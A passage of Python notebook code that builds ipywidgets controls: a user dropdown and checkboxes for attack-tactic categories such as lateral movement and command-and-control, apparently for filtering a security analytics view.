'discovery', 'lateral-movement', 'collection', 'command-and-control']

w = {}

w['user_select'] = widgets.Dropdown(
    options=tuple(users),
    value=default_user,
    description='User',
    disabled=False,
    layout={'margin': "0px 10px 0px 0px"}
)

for t in tactics:
    w[t] = widgets.Checkbox(
        value=True,
        description=t,
        disabled=False,
        indent=False,
        layout={'width': 'max-content', 'margin': "0px 10px 0px 0px"}
    )

wi = widgets.HBox(tuple(w.values()))
display(wi)
widgets.interactive_output(controls, w)
```